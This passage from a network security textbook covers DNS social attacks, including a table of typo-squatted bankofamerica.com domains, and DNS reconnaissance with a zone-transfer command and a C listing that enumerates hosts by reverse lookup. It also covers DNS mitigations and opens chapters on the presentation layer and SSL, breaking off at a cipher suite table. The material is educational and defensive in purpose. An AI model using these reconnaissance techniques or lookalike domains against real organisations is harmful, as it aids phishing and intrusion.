bankofamerixa.com	bankofamerjca.com	bankofamerkca.com
bankofameruca.com	bankofamrrica.com	bankofamsrica.com
bankofamwrica.com	bankofqmerica.com	bankofzmerica.com
banuofamerica.com	bqnkofamerica.com	bznkofamerica.com
wwwwbankofamerica.com		

17.6.1 Similar Hostnames

When using a keyboard, typographical errors are common. It is not uncommon for a user to enter in a wrong hostname. Attackers can use this knowledge to hijack connections. For example, if a user wants to connect to Bank of America (`bankofamerica.com`), they may accidentally enter `bonkofamerica.com`. If an attacker owns the similar hostname, then they can impersonate the actual site and attack the user's connection. In December 2003, over 30 variations of `bankofamerica.com` were registered over a 4-day period (Table 17.4). Each variation represents a common typographical error. Some of these domains, such as `bankofajerica.com`, were used for fraud and shut down. (`bankofajerica.com` was re-registered 1 year later.)

17.6.2 Automatic Name Completion

Many Web browsers support automatic name completion. Rather than typing in the TLD (e.g., `.com`), users can just enter the middle of the hostname. Automatic name completion appends a series of TLD suffixes until the hostname is found. Usually `.com` is tried first. If a Web site does not end with a `.com`, then an attacker can effectively hijack the domain by registering the `.com` name.

One of the most widely known examples of name completion hijacking is `whitehouse.com`. In 1997, Dan Parisi registered the domain and set up a pornographic Web site [Pelline1997]. The President of the United States uses the hostname `whitehouse.gov`. Users that entered `whitehouse` in their Web browsers had auto-completion take them to a porn site rather than the President's Web site. Although this Web site is no longer hosting pornography [Rosen2004], it clearly demonstrated the power of hijacking through automatic name completion.

A Rose By Any Other Name...

In 2004, a teenager in Germany hijacked the eBay domain [Fiutak2004]. He had read about domain name ownership transfers and submitted a few of them. He submitted transfers for several German Web sites including `google.de`, `amazon.de`, and `ebay.de`. Although most of the transfer requests were denied, the `ebay.de` site was successfully transferred.

Similarly, in January 2005, Panix—the oldest commercial ISP in New York—had its domain hijacked. This caused a service disruption that lasted days [Varghese2005].

To prevent domain hijacking, some domain registrars support domain locking. A locked domain cannot be transferred unless it is first unlocked.

17.6.3 Social Engineering

Social engineering is a term used to describe sociological persuasion. Rather than using computers and scripts to compromise a system, a social engineer uses guise and conman techniques. They may use emails or telephones to convey authority and acquire the information that they desire.

Domain names are registered through a limited number of name registrars. If the registrar can be convinced that a user is an authoritative owner of a domain, the domain's information can be modified or transferred.

17.6.4 Domain Renewals

Domain name registrars do not assign domains indefinitely. Instead, domains have expiration dates. Expiration allows abandoned domains to be released. Usually domains are registered for one, two, or five years. If a domain owner does not pay attention to the expiration date, then they may forget to renew their domain. When a name expires, anyone can register the same name. This allows an attacker to intentionally grab a domain and impersonate a known company.

17.6.5 Other Social Attacks

There are many other types of social attacks against domain names. Wildcard DNS services permit any unknown hostname to resolve to a single address. For example, if `hostiledomain.net` supports wildcard matching, then *`anything`*`.hostiledomain.net` will resolve to an address. This includes names such as `www.bankofamerica.com.hostiledomain.net`, where the user may not notice that the hostname is not Bank of America.

Search engine ranking can also be used for domain hijacking. If the owner of `hostiledomain.net` designs his Web site carefully, then it may be listed first by search engines. A user searching for "Bank of America" may see the result for `hostiledomain.net` listed first and assume that it is the correct site.

Social attacks against DNS are limited only by the degree of imagination. As long as hostnames are independent of network addressing, social attacks will be effective against DNS.

17.7 RECONNAISSANCE AND EXPLOITATION

DNS allows an attacker to gain insight about potential targets. Reconnaissance about a domain may come from hostnames, zone transfers, host listings, and DNS fields. Knowing information about a host can directly lead to exploitable risks and additional reconnaissance. Along with exploitation and information gathering, DNS can also be used to hide information.

17.7.1 Hostnames

Hostnames can provide valuable information to an attacker. Small companies, departments, or domains may use themed hostnames. Knowing the theme can provide information about the administrator. For example, if the hostnames `eminiar`, `gothos`, `thasus`, and `vendikar` appear in the hostname listing, then the administrator is likely a Star Trek fan (these are the names of Star Trek planets). This information is valuable to social engineers. A social engineer that contacts the administrator may create a friendship bond over a common trait. The bond can be exploited to gain trust and can be used as a conduit for collecting information leaks that can aid attacks. Similarly, passwords are frequently chosen based on themes. Knowing the computer theme may assist password discovery.

Whereas small companies use colorful themes, larger companies usually use employee names, phone numbers, or IDs along with department abbreviations. This information discloses employee information, department sizes, and contact points for social engineering.

Hostnames may also disclose the type of network service available. For example, most hosts named `www` (any domain) likely run Web servers. The host `ftp` runs an FTP server. Variations of `ns`, `dns`, and `bind` (e.g., `ns1` or `adns02`) are likely primary or secondary name servers. If an attacker knows a vulnerability for mail servers, then the focus may be placed on hosts named `mail` or `smtp` (SMTP/email services) rather than hosts named `ns` or `www`.

17.7.2 Zone Transfers

The DNS protocol provides a facility to transfer all domain information between servers. These *zone transfers* provide an approach for rapidly updating secondary and caching servers. Whereas DNS uses UDP for individual lookups, zone transfers rely on TCP. The recipient of a zone transfer receives all domain information, including hostnames, network addresses, mail exchangers, and other DNS information.

Zone transfers are designed to streamline DNS distribution. A secondary DNS server may request a zone transfer from a primary server, or the primary may push a zone transfer to a secondary. Although the secondary likely caches some DNS information that it will not use, it will not repeatedly query the primary for individual host information. The simplest zone transfer can be performed with the Unix `host` command (from the BIND distribution). The command `host -l domain ns.domain` performs a zone transfer for the `domain` from the primary name server `ns.domain`.

Attackers can use zone transfers for reconnaissance. Because a zone transfer lists all hostnames in the domain, the attacker immediately gains a list of potential targets. If a particular network address in a subnet does not exist in a domain transfer, then there is no need to scan or attempt to compromise the missing host.

The most direct method to mitigate risks from zone transfers is to disable this functionality. Although many companies disable zone transfers, a surprisingly large number of DNS servers provide this functionality. If zone transfers are required for populating secondary or caching servers, then it should be configured as a push from the primary DNS server rather than a pull request initiated by a secondary.

Other technologies, such as DNSSEC [RFC4033, 4034, 4035], define methods for cryptographically authenticating zone information. DNSSEC can also authenticate secondary and caching servers that are permitted to conduct zone transfers.

17.7.3 Host Listing

When DNS zone transfers are not available, hosts may still be discovered using a brute-force domain scan (Listing 17.8). The technique simply iterates through all network addresses in a subnet. Each address that has a hostname (reverse lookup) can be readily discovered. A second search of the discovered hostnames can identify name aliases and additional DNS information.

NOTE

The full `ListHosts.c` *program is included on the CD-ROM.*

ON THE CD

Some DNS servers mitigate this attack by restricting the number of lookups that can be requested by any particular network address. For example, the host `10.1.2.3` may only be allowed to query a DNS server 100 times per hour. Attackers that use proxies or relay requests through a variety of DNS caches can overcome this type of restriction.

LISTING 17.8 Code to List Hosts in a Domain

```
/**************************************************
 ListRange(): Scan a range of IP addresses.
 List any that resolve.
 **************************************************/
void        ListRange       (uint32_t Start, uint32_t Stop)
{
  int i;
  char *S, AddrIP[100];
  struct hostent *Hent;
  struct in_addr AddrIn;
  int Counter=0;

  /* process each IP address */
  for( ; Start <= Stop ; Start++)
    {
    memset(AddrIP,0,sizeof(AddrIP));
    AddrIn.s_addr = htonl(Start);
    strcpy(AddrIP,inet_ntoa(AddrIn));
    sethostent(1);
    /* check for a hostname */
    Hent = gethostbyaddr((char *)&AddrIn,sizeof(AddrIn),AF_INET);
    if (Hent)       S = Hent->h_name;
    else    S = NULL;
    if (S)
      {
      printf("%s %s\n",AddrIP,S);
      /* check every alias */
      for(i=0; Hent->h_aliases[i]; i++)
```

```
            {
            S = Hent->h_aliases[i];
            printf("         %s\n",S);
            fflush(stdout);
            }
          }
        } /* for() */
      endhostent();
    } /* ListRange() */
```

17.7.4 DNS Fields

Different DNS fields can disclose information to attackers. For example, any host listed in the MX field runs a mail server on port 25/TCP. Similarly, hosts listed in the NS field run DNS servers. Although less common today, the HINFO field is intended to store host information. This may include operating system, architecture, or contact information. Finally, the TXT field is used for generic comments. This information may provide additional insight for an attacker.

17.7.5 Information Hiding

Each piece of DNS information is associated with a 2-byte type field. NS, MX, and TXT are three of the 65,536 possible values (they are 2, 15, and 16, respectively) [RFC1035]. Because new types may be defined in the future, many DNS servers permit caching unknown field types. These undefined fields can be used to store covert information—only clients that know to ask for the information will receive it.

17.8 MITIGATION OPTIONS

DNS was designed to manage meta-information for network addresses. It was designed for speed, flexibility, and scalability but not security; it offers no authentication mechanisms and assumes all queries are trustworthy. As such, there are few options to mitigate DNS risks. The main approaches for securing DNS rely on server-specific configurations, defined trust, and alternate resolution methods.

Most DNS mitigation options rely on security-by-obscurity and patching. Basic preventative measures include direct, technical, reconnaissance, and social threat mitigation.

17.8.1 Direct Threat Mitigation

Basic maintenance and network segmentation can limit the impact from direct threats:

Patch: Exploits and enhancements for DNS servers are released regularly. DNS servers and their host platforms should be regularly patched and maintained.

Separate Internal and External Domains: DNS servers should be separated. Large networks should consider dividing servers between internal network segments. This limits the impact from any single corrupt server and divides the DNS workload.

Restricted Zone Transfers: Zone transfers can be restricted to specific hosts and identified by network address or hardware address. This approach is vulnerable to MAC and IP impersonation attacks but does provide protection against arbitrary hosts requesting zone transfers.

Authenticated Zone Transfers: Using digitally signed and authenticated zone transfers can reduce the risk from zone transfer interception and poisoning.

Limit Cache Durations: Reducing cache durations below the values specified in the DNS replies shortens the vulnerability window from cache poisoning.

Reject Mismatched Replies: If a caching DNS server receives multiple replies with different values, the entire cache should be flushed. Although this negatively impacts cache performance, it eliminates the risk from long-term cache poisoning.

17.8.2 Technical Threat Mitigation

Technical risks require preventative measures for the network, host, and local environment:

Harden Servers: Restricting the number of remotely accessible processes limits the number of potential attack vectors. Hardened servers have a lower threat profile from technical attacks.

Firewall: Placing a hardware firewall in front of a DNS server limits the number of remote attack vectors.

17.8.3 Reconnaissance Threat Mitigation

The threat from an attacker performing reconnaissance can be limited by the information provided. Although DNS cannot be completely disabled, the type and amount of information available can be restricted:

Limit Zone Transfers: Zone transfers should be restricted to authenticated hosts only. Although this does not prevent brute-force host lookups, it does hinder reconnaissance.

Set Request Limits: Limit the number of DNS requests that can be performed by any single network address. Although not preventing brute-force domain listings, this does introduce an obstacle.

Remove Reverse Lookups: If reverse lookups are not essential, then remove them. This limits the impact from brute-force domain listings.

Separate Internal and External Domains: DNS servers should be separated, ensuring that LAN information remains in the LAN. In particular, internal-only hostnames should not be externally viewable.

Remove Excess Information: TXT, CNAME, and HINFO information that is not directly applicable to external users should be removed. If an external visitor does not need to see the HINFO data for a host, then the data should not be accessible.

Hide Version: For DNS servers that permit local login or remote status reports, the version of DNS may be disclosed. Because different versions correspond with different explicit exploits, the version should be modified to report false information, or removed altogether.

17.8.4 Social Threat Mitigation

Although "user education" is desirable for preventing risks from similar hostnames and automatic name completion, it is not the only option:

Monitor Similar Domains: Constantly search for domain name variations. When similar hostnames are identified, DNS providers can be asked to shut them down. Although this is a complicated and time-consuming task, there are services that specialize in monitoring for similar domain names.

Lock Domains: Use domain registrars that support domain locking. This requires additional information such as account information or passwords to transfer domain names.

Use Valid Contacts: Providing one or more valid contact values in the domain registration permits users and registrars to contact the domain owner. But, this does not require specifying people's names or personal information—a social engineer could use this information to attack the domain owner.

24/7 Support: Select a domain registrar that provides round-the-clock support. Be sure the registrar can be contacted at any time in case there is a domain issue.

Self-Hosting: Large companies may choose to become their own registrar for their domain.

If a domain is hijacked, immediately contact the domain registrar. If the registrar is unavailable or unable to resolve the issue, contact the TLD. For example, VeriSign is the contact for `.com` and `.net` domains. In addition, ICANN can be contacted by emailing *transfers@icann.org*.

17.8.5 Optimal DNS Configurations

BIND is the most common DNS server implementation. There are many documents that specify how to tighten the configuration of BIND servers. Some of these documents include "Securing BIND: How to Prevent Your DNS Server from Being Hacked" (*http://www.giac.org/certified_professionals/practicals/gsec/0756.php*) and "Defense in Depth of DNS" (*http://www.sans.org/rr/whitepapers/dns/867.php*). In addition, the Internet Security Consortium offers many resources for configuring and securing BIND (*http://www.isc.org/index.pl?/sw/bind/*).

The availability of security-oriented server documentation varies between vendors. Although BIND has many supporting documents, other servers offer few resources (or none at all).

17.8.6 Defining Trusted Replies

DNS servers normally provide no notion of trust. A DNS client cannot determine whether a reply is valid. The *DNS Security Extensions* (DNSSEC—*http://www.dnssec.net/*) provide signatures for authenticating information and digitally signs every response. However, DNSSEC requires authentication keys to be distributed prior to use. If the keys are not shared prior to the lookup, then the client has no means to validate the authentication. In addition, DNSSEC does not prevent domain hijacking—a server that supports DNSSEC can sign results for a domain that it is impersonating. DNSSEC only authenticates the server, not the content.

More common than DNSSEC, companies usually mange two DNS servers: one in the LAN and one in the WAN. The LAN server provides DNS support to all internal hosts. This prevents an external hijacker from compromising DNS queries that stay within the local network. The WAN DNS server provides information to external hosts and remains vulnerable.

17.8.7 Alternate Resolution Methods

There are other domain name resolution methods besides DNS. These include static files (e.g., `/etc/hosts`), LDAP, and NIS. Although alternate solutions work well within local networks, only DNS is widely supported between external networks.

For critical systems, DNS should not be used as a trusted information source. Instead, network addresses should be stored in local host files or resolved through trusted naming services. When authentication is required, other network protocols should perform security checks. For example, DNS may resolve a hostname to a network address, but IPv6, IPsec, SSH, SSL, or Kerberos should authenticate the resolved host.

Many secure protocols perform authentication through a third-party host. In this situation, the authentication authority should not be identified through DNS. If the authenticating authority is identified using DNS, then an attacker can change the DNS entry for the authenticator. This can make it possible for the attacker to authenticate his own server.

SUMMARY

DNS provides an essential function for the Internet: it provides meta-information across the entire Internet. DNS provides hostname to network address mapping, domain information, and mail service reference support, and is extendable to providing other types of information. DNS is highly distributed and very scalable—working well for both small LANs and global networks. However, DNS was never designed for security.

DNS lacks basic authentication services and effectively trusts all data within the DNS protocol. Regardless of the implementation, all DNS clients are vulnerable to domain hijacking and forged replies. Beyond the fundamental security oversights and configuration issues, this protocol is vulnerable to social engineering exploits; a DNS server can be compromised without ever using the DNS protocol. Unlike other network protocols, there are few options for security DNS information.

REVIEW QUESTIONS

1. List three types of information DNS associates with hosts.
2. Can a DNS packet contain both query and answer information?
3. What are the different types of TLD servers?
4. What are "direct risks" to DNS?
5. How is domain hijacking different from server hijacking?
6. What type of DNS attack does not require a computer?
7. What is a zone transfer?

DISCUSSION TOPICS

1. Consider domain names from various technical and financial companies. What information is (or can be) stored at each of the different types of DNS servers?
2. Which type of DNS risk (direct, technical, social, or reconnaissance) is likely most damaging when used by a remote network attacker? When used for pharming?
3. DNSSEC associates a domain server with an authenticating key. Describe some of the issues concerning key distribution. Why is DNSSEC not widely deployed?
4. DNS exposes other network protocols to risks due to untrustworthy hostname information. Are there large-scale alternatives to DNS?

ADDITIONAL RESOURCES

ON THE CD

The issues associated with DNS are well understood and widely documented. Ross Rader's white paper, titled "One History of DNS," provides an excellent discussion of the history, evolution, and political influences that have lead to today's DNS. This document is available online at *http://www.byte.org/one-history-of-dns.pdf* and on the companion CD-ROM. The SANS Institute provides many white papers on specific DNS issues including the following:

- Irving, Christopher, "The Achilles Heal of DNS." SANS Institute, 2003. Available online at *http://www.sans.org/rr/whitepapers/dns/565.php*.
- Martin, Derek, "Securing BIND: How to Prevent Your DNS Server from Being Hacked." SANS GIAC Security Essentials Certification, SANS Institute, 2002. Available online at *http://www.giac.org/certified_professionals/practicals/gsec/0756.php*.
- Teoh, Cheng, "Defense in Depth for DNS. GSEC Version 1.4b." SANS Institute, 2003. Available online at *http://www.sans.org/rr/whitepapers/dns/867.php.*

The issues concerning DNSSEC are not as well documented as DNS. NLnet Labs hosts a short history of DNSSEC at *http://www.nlnetlabs.nl/dnssec/history.html* that lists the troubles deploying a secure DNS replacement. A larger list of DNSSEC documents, including weaknesses and analysis, can be found at the DNSSEC Web site (*http://www.dnssec.net/*).

This page intentionally left blank

Part VII OSI Layer 6

In This Part

- Presentation Layer
- SSL
- SSH

Layer 6 of the ISO OSI model is the presentation layer. This layer establishes session requests and transforms data into machine-independent formats. Although originally defined for data manipulation, this layer is commonly used by security-oriented protocols. Two common presentation layer protocols are SSL and SSH.

This page intentionally left blank

18 Presentation Layer

In This Chapter

- Common Usage
- Session Management
- VPN Technologies

In the early days of computers, there were few standards; every computer vendor created a unique, stand-alone product. Differences between systems ranged from byte ordering (little or big endian) and byte/word size to line representation and character sets such as ASCII and EBCDIC. Many of these differences still exist today. Traditionally, Motorola processors use big endian byte order, where the highest byte is stored first, whereas Intel uses little endian, wherethe lowest byte is stored first. Microsoft and DOS-based operating systems use a carriage return and line feed to separate lines in text files (represented as CRLF, 0x0d 0x0a, or \r\n), whereas Unix and Linux only use line feeds (LF, 0x0a, \n).

For networked computers to communicate, application data needs to be transformed into a machine-independent representation. The OSI *presentation layer* defines the functionality for this conversion. This layer manages syntax negotiation and data transformation. The presentation layer also manages the session layer, creating and terminating session requests.

18.1 COMMON USAGE

Although originally defined to convert data between character sets, much of the presentation layer's functionality is obsolete. For example, ASCII has become a standard for character representation, whereas EBCDIC remains a mere footnote in history. In addition, most network applications now use system-independent data formats and do not require presentation layer transformations. Because the translation requirement is no longer present, this layer frequently appears transparent within the OSI network stack.

As technology has evolved, many new functional requirements have emerged that were not specified in the original ISO OSI network model. Most notably, encoding, compression, and encryption are absent from the OSI stack's definition. Although each layer can provide protocols that support these functions, is it not necessarily best to employ these functions at every layer. For example, encryption is computationally expensive. A system that applies encryption at every layer of the network stack will process data slower than a system that only performs encryption once. In addition, compressed files cannot usually be compressed a second time. Providing compression at every layer may actually generate more data than a one-pass compression stack. Encoding, compression, and encryption are forms of data transformation, so the presentation layer has grown into the role of providing these functions.

Lost in Translation

File formats and presentation layer protocols are often confused. The *HyperText Markup Language* (HTML) is one such example. Many people refer to HTML as a presentation layer protocol because it (1) is machine independent, (2) defines Web page presentation layouts, and (3) is closely associated with networking through Web servers. However, HTML is not a presentation layer protocol. When HTML is passed from a Web server to a browser, there is no data translation, and the layout presentation is based on the browser's interpretation of the data—an activity that occurs outside of the network stack.

Other file formats could benefit from the presentation layer, but they do not use it. JPEG, for example, is a graphical file format. The JPEG header defines the byte order within the file: "MM" for Motorola's big endian or "II" for Intel's little endian. Rather than requiring every JPEG picture viewer to support both MM and II formats, the presentation layer could transparently translate between formats. Ideally, the presentation layer should, during transfer, translate the picture to the most efficient format: MM for big endian systems and II for little endian. Instead, the presentation layer is not used, and viewers must support both endian formats.

Few applications still perform the originally defined translation functionality. One example is FTP. The *file transfer protocol* traces back to RFC114 (April 1971). The original FTP supported translations between ASCII, EBCDIC, and other character sets. Although the protocol has undergone many revisions (and most systems no longer support EBCDIC), today's FTP still converts between DOS CRLF and Unix LF text files.

18.1.1 Encoding

When information is passed between systems, data may be encoded to prevent misinterpretation. For example, if an application only supports 7-bit ASCII data (e.g., email), then binary data may be base64-encoded (see Chapter 4) to prevent the data transfer from corrupting the data.

Encoding may also define the amount of data and protocol. Although the hypertext transport protocol (HTTP) was designed for the DoD TCP/IP stack, it contains OSI presentation layer functionality. Each HTTP request negotiates the data transfer protocol. Choices include HTTP/1.0 or HTTP/1.1, compressed or "raw" data transfers, whether to allow many replies per network connection (or just one request per TCP connection), and even data chunking—segmenting the transferred information into blocks.

Other, less common, presentation layer protocols that perform encoding and negotiation include the lightweight presentation protocol (LPP), the ISO presentation protocol (ISO PP), and the AppleTalk Filing Protocol (AFP).

There are many standards for converting information for network translations. One of the most common is the *Abstract Syntax Notation* (ASN.1). ASN.1 describes a standard for converting between machine-specific data types and network data streams. Using ASN.1, an application can convert an internal data structure into a machine-independent format. Besides ASN.1, other translation formats include BNF notation, the CCITT X.409 standard, CORBA, and extensible markup language (XML) formats such as SOAP and DOM.

There is a distinction between using ASN.1, BNF, XML, and other encoding methods as machine-independent file formats and presentation layer protocols. This distinction is based on when the encoding is generated and interpreted. If the network stack generates it, then it is a protocol. However, if it is used by an application outside of the network, then it is a file format. Databases may use an XML protocol to share information over a network, or may export records to an XML file. Transferring an XML file over a network does not make it a presentation layer protocol.

18.1.2 Compression

Data compression transforms data from a *low entropy state*, where information may be redundant or unnecessary, to a *high entropy state,* where every bit has a unique purpose. In a *loss-less compression* algorithm, the data can be decompressed back to the original state. Loss-less compression algorithms include the Huffman minimum redundancy encoding [Huffman1952] and Lempel-Ziv coding [Lempel1977]. In contrast, *lossy compression* algorithms, such as those used by JPEG and MP3 files, can reconstruct similar (but not identical) patterns to the original. For network communications, most protocols use loss-less compression algorithms. Lossy compression may be used by multimedia applications that transmit audio or video but is not ideal for transferring exact bit sequences.

Compressed data cannot be compressed a second time. Compressing an already compressed file usually makes a larger file because it was already in a maximum entropy state. By compressing data at the presentation layer, all lower layers receive less information to transport. Lower layer protocols that do support compression, such as CPPP and IPv6, only compress the packet header and not the user's data. This is because a higher OSI layer may already compress the user's data. Other network systems, such as the DOCSIS stack, selectively compress certain types of data, such as voice, text, and HTML, but not binary files or images. This way, DOCSIS will not attempt to compress already compressed data.

18.1.3 Encryption

Data encryption is one of the most promising uses of the presentation layer. By applying cryptography at the presentation layer, information transmissions can be authenticated and encoded for privacy without modification to lower-layer protocols. SSL and SSH (Chapters 19 and 20) are presentation layer protocols that provide cryptographic functionality.

Many cryptographic algorithms require negotiated parameters. For example, Diffie-Hellman key exchanges and X.509 certificate validation require exchanging public information. Because the presentation layer allows negotiation of syntax methods, it is ideal for negotiating cryptographic parameters.

From a security viewpoint, applying cryptography at the presentation layer minimizes risk from an attacker. If any of the lower layers are hijacked or compromised, an attacker can only create a DoS. Encryption protects the transported data. Insertion and replay attacks are generally ineffective due to cryptographic authentication. To intercept intelligible data or hijack a network connection, an attacker must target the presentation layer, application layer, or hosting system; lower-layer attacks becomes ineffective.

18.2 SESSION MANAGEMENT

To negotiation data formats and syntax, the presentation layer must establish a session layer connection. The negotiated information only needs to be negotiated at the beginning of the session; settings can remain throughout the session. Some presentation layer protocols, such as SSH, permit periodic renegotiations within a session, but each session requires an initial negotiation.

The presentation layer manages session creation, termination, and error management. If the session layer fails for any reason, the presentation layer manages the failure. This may include reestablishing the session (and renegotiating the presentation options) or informing the application layer of the error.

18.3 VPN TECHNOLOGIES

A VPN may be implemented at any of the OSI layers. IPv6 provides VPN functionality for the network layer, and SCTP allows VPNs at the transport layer. SSL and SSH can provide VPN support at the presentation layer. *Where* the VPN is implemented leads to tradeoffs. Lower-layer protocols can implement entire virtual networks; IPv6 can tunnel entire subnetworks and provide broadcast and multicast support. Any network application can use the tunnel transparently. In contrast, higher-layer VPNs may not be transparent but do not need special routers for tunneling the protocol. For example, IPv6 requires routers that support IPv6 packets, whereas SSH can create a VPN over any supported network protocol.

18.3.1 VPN and Transparency

Presentation layer VPNs are usually point-to-point and not necessarily transparent. The application layer must know about the VPN at the presentation layer to use it. Although SSH does support tunneling transport layer ports, it does not natively tunnel network layer traffic. Instead, PPP (or other low-layer protocols) are used to establish a network path within an SSH connection.

18.3.2 VPN and Security

VPN technologies are usually associated with secure data encapsulation. SSH, IPsec, and IPv6 all use some form of cryptography along with the VPN. These systems provide endpoint authentication as well as data validation and privacy; however, security is not essential to VPN technologies. The *Generic Routing Encapsulation* (GRE) [RFC1701, RFC2784] is one such example. GRE allows a network layer protocol to tunnel another network layer protocol. The *Point-to-Point*

Transport Protocol (PPTP) uses GRE to create a transport layer VPN [RFC2637]. In effect, PPTP uses GRE to tunnel PPP traffic. As stated in RFC2637:

> *The GRE packets forming the tunnel itself are not cryptographically protected. Because the PPP negotiations are carried out over the tunnel, it may be possible for an attacker to eavesdrop on and modify those negotiations.*

Even though VPN stands for Virtual *Private* Network, the privacy part of the name is related to routing. A private network operates independently of the Internet. A VPN may be dependent on the Internet but managed and routed differently. The privacy in a VPN is not achieved through cryptography. Instead, cryptography offers a different form of privacy—protection from undesirable observers.

SUMMARY

The presentation layer is used to transform user data between machine-specific formats. Originally, this included translations between character sets and byte ordering. The presentation layer manages the session layer and any required presentation syntax negotiation. This functionality has allowed this rarely used layer to provide data encoding, compression, and encryption.

REVIEW QUESTIONS

1. Name a protocol that provides information translation for text files.
2. Give two reasons the presentation layer is ideal for encrypting user data.
3. What are three session-management functions provided by the presentation layer?

DISCUSSION TOPICS

1. Why is the presentation layer located above the session layer? Given its limited functionality for information translation, would it be better located above the application layer or below the session layer?
2. The DoD TCP/IP stack does not separate the OSI session, presentation, and application layer functionality. Does the lack of separation lead to less-secure protocols? Do the three OSI layers split functionality that would be better combined?

3. When is a VPN at the presentation layer more desirable than one at the network layer? When it is less desirable? Is there a benefit to using a VPN at both the presentation and network layers (a VPN in a VPN)? What are the limitations?

ADDITIONAL RESOURCES

ISO 8822 and 8823 define the presentation layer and functionality. The related documents, ISO 8824 and 8825, define ASN.1.

The World Wide Web Consortium (W3C) (*http://www.w3c.org/*) provides the XML standard. W3C also provides standards for many XML derivative works, including HTML, SOAP, and DOM.

The Object Management Group (OMG) provides CORBA and other presentation standards. They can be found at *http://www.omg.org/* and *http://www.corba.org/*.

This page intentionally left blank

19 SSL

In This Chapter

- Common SSL Usage
- SSL Functionality
- Certificates
- Risks
- HTTPS

The *Secure Socket Layer* (SSL) protocol provides a framework for passing information through an authenticated and encrypted tunnel. Each SSL connection defines a point-to-point tunnel between a client and a server. The SSL protocol operates within the presentation layer and allows the client and server to negotiate authentication, encryption, and checksum algorithms.

SSL, by itself, is a system for negotiating protocols. SSL does not provide security nor natively include cryptography; there is no security from SSL by itself. The security in SSL comes from the negotiated protocols. For example, the client may support DES, 3DES, and AES encryption, whereas the server supports 3DES and RC2. Using SSL, both systems can negotiate communication using their common 3DES encryption algorithm. A variety of authentication, encryption, and checksum functions may be incorporated into SSL.

19.1 COMMON SSL USAGE

SSL is used to tunnel plaintext data through an encrypted tunnel. Application-layer protocols that normally transmit unencrypted data gain encryption, authentication, validation, and nonrepudiation by using SSL. For example, the Web uses HTTP for transmitting and receiving HTML data normally via plaintext transfers. HTTP over SSL is called *HTTPS*. It uses SSL to encrypt the Web requests and replies. HTTPS is the most common use of SSL. Other uses include `stelnet` and `sftp`—telnet and FTP over SSL.

Because SSL is a presentation-layer protocol, any application-layer protocol may use SSL. Although most SSL-enabled applications explicitly link to an SSL library, stand-alone SSL applications can proxy application data through an SSL connection. Example generic proxies include `s_client` and `s_server` from OpenSSL, and the stand-alone Stunnel application (*http://www.stunnel.org/*).

19.2 SSL FUNCTIONALITY

Netscape initially developed SSL for securing Web-based connections. Without some type of encoding, HTTP would send Web traffic—including passwords and logins—in plaintext across the network.

In any protocol, cryptography leads to two critical issues. First, different countries have different laws regarding cryptography. Thirty-nine countries, including the United States, Russia, and Japan, have signed the Wassenaar Arrangement. This agreement regulates cryptographic software as munitions and tools of war. Non-Wassenaar countries have differing levels of cryptographic controls. For example, China and Israel have stricter regulations concerning the import, export, and usage of cryptographic systems. In contrast, South Africa, Chile, and Lebanon have virtually no restrictions. [RSA2000] Because different countries have different restrictions, any protocol that uses cryptography would fall under differing regulations, which hinders worldwide adoption.

Second, new and stronger algorithms are constantly being developed. If a protocol is tightly coupled to a specific algorithm, then it could quickly become outdated. Similarly, if a cryptographic algorithm were later shown to be weak, then a tightly coupled protocol would become a weak or insecure protocol.

SSL arose from these two requirements. SSL is not closely tied to any particular cryptographic algorithm. It allows a selection from different algorithms and permits new algorithms to be added. Because different systems support different algorithms, SSL provides the means to negotiate algorithms. SSL operates in three distinct phases: negotiation, key exchange, and data transfer.

19.2.1 SSL Connection

The first phase of the SSL protocol establishes network connectivity. Because SSL operates at the presentation layer, a network socket must be established through the lower layers. In particular, SSL operates independently of the transport layer, network addressing, and lower OSI layers. In addition, SSL operates above the session layer. Because the session layer manages disconnects and reconnects at the transport and network layers, these do not necessarily reset SSL connections.

To track the connection state, SSL maintains a *context*. The context is an abstract data structure that stores session, negotiation, and data transfer information. Initially the context is empty (set to default values). The SSL initialization handshake is used to populate the context with state and connection information.

19.2.2 SSL Negotiation

During the connection handshake, the SSL client and server negotiate cryptographic algorithms. The client transfers a list of supported cipher combinations. The list is transmitted in priority order—the first cipher is more desirable than the second cipher, the second is more desirable than the third, and so on. The server evaluates the cipher list and selects the first combination that is supported by the server. If no combination is viable, then there can be no SSL connection.

The cipher combinations specify four cryptographic elements: SSL version, key exchange, encryption cipher, and validation algorithm. The different available combinations form the list of available cipher sets. Table 19.1 shows a set of cipher combinations used by SSL. Other combinations, besides those in Table 19.1, are also possible.

NOTE

Although SSL only provides a framework for negotiating and managing cryptographic systems, it is commonly described as an encryption system. This is because different versions of SSL are closely affiliated with specific cipher combinations called cipher suites.

TABLE 19.1 SSL Cipher Suites from OpenSSL 0.9.7e

SSL 2		
SSL2-DES-CBC-MD5	SSL2-DES-CBC3-MD5	SSL2-EXP-RC2-CBC-MD5
SSL2-EXP-RC4-MD5	SSL2-RC2-CBC-MD5	SSL2-RC4-64-MD5
SSL2-RC4-MD5		

→

SSL 3

SSL3-ADH-AES128-SHA
SSL3-ADH-AES256-SHA
SSL3-ADH-DES-CBC-SHA
SSL3-ADH-DES-CBC3-SHA
SSL3-ADH-RC4-MD5
SSL3-AES128-SHA
SSL3-AES256-SHA
SSL3-DES-CBC-SHA
SSL3-DES-CBC3-SHA
SSL3-DHE-DSS-AES128-SHA
SSL3-DHE-DSS-AES256-SHA
SSL3-DHE-DSS-RC4-SHA
SSL3-DHE-RSA-AES128-SHA
SSL3-DHE-RSA-AES256-SHA
SSL3-EDH-DSS-DES-CBC-SHA
SSL3-EDH-DSS-DES-CBC3-SHA
SSL3-EDH-RSA-DES-CBC-SHA
SSL3-EDH-RSA-DES-CBC3-SHA
SSL3-EXP-ADH-DES-CBC-SHA
SSL3-EXP-ADH-RC4-MD5
SSL3-EXP-DES-CBC-SHA
SSL3-EXP-EDH-DSS-DES-CBC-SHA
SSL3-EXP-EDH-RSA-DES-CBC-SHA
SSL3-EXP-RC2-CBC-MD5
SSL3-EXP-RC4-MD5
SSL3-EXP1024-DES-CBC-SHA
SSL3-EXP1024-DHE-DSS-DES-CBC-SHA
SSL3-EXP1024-DHE-DSS-RC4-SHA
SSL3-EXP1024-RC2-CBC-MD5
SSL3-EXP1024-RC4-MD5
SSL3-EXP1024-RC4-SHA
SSL3-NULL-MD5
SSL3-NULL-SHA
SSL3-RC4-MD5
SSL3-RC4-SHA

19.2.2.1 SSL Version

